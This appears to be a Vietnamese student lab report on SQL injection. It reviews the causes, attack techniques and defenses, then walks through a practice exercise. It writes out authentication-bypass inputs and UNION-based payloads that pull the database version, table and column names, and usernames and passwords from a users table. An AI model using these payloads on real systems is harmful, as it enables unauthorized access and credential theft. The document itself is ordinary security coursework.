


1. **Ôn tập lý thuyết**- Lỗi chèn mã SQL trong các ứng dụng web và nguyên nhân.  
   - Các kỹ thuật tấn công chèn mã SQL trong ứng dụng web (vượt qua khâu xác thực, đánh cắp dữ  
   liệu, chèn, sửa, xóa dữ liệu, kiểm soát hệ thống).  
   - Các biện pháp khắc phục (kiểm tra dữ liệu kích thước, định dạng dữ liệu, tạo các bộ lọc, sử dụng  
   stored procs,…)
2. **B. Nội dung thực hành  
   1. Vượt qua khâu xác thực người dùng**


Nhập dữ liệu cho phép đăng nhập mà không cần có đủ username và password:

nhập *aaaa' or 1=1 --* → username và chuỗi bất kỳ → password




nhập *david' --* → username và chuỗi bất  
kỳ → password








**2. Trích xuất dữ liệu từ CSDL**

Tìm số trường trong câu truy vấn của trang:






🡺3 trường trong câu truy vấn

Danh sách trường thử



🡺0 có ds trường thử


Hiển thị thông tin hệ quản trị CSDL và hệ điều hành:

ssss' union select '', @@version, 0 --- Trích xuất danh sách các bảng của CSDL:




- Trích xuất danh sách các bảng của CSDL:

ssss' union select '', name, 0 from sys.objects where type='u'; --





Trích xuất danh sách các trường của bảng students:




Trích xuất danh sách các trường của bảng users:

ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on  
a.object\_id = b.object\_id where b.name='tbl\_users'; --






Trích xuất danh sách các trường của một bảng tbl\_test:




Trích xuất danh sách các trường của một bảng tbl\_adminstrators:




Trích xuất dữ liệu bảng tbl\_users:

ssss' union select full\_name, username+'--'+password, 0 from tbl\_users;--



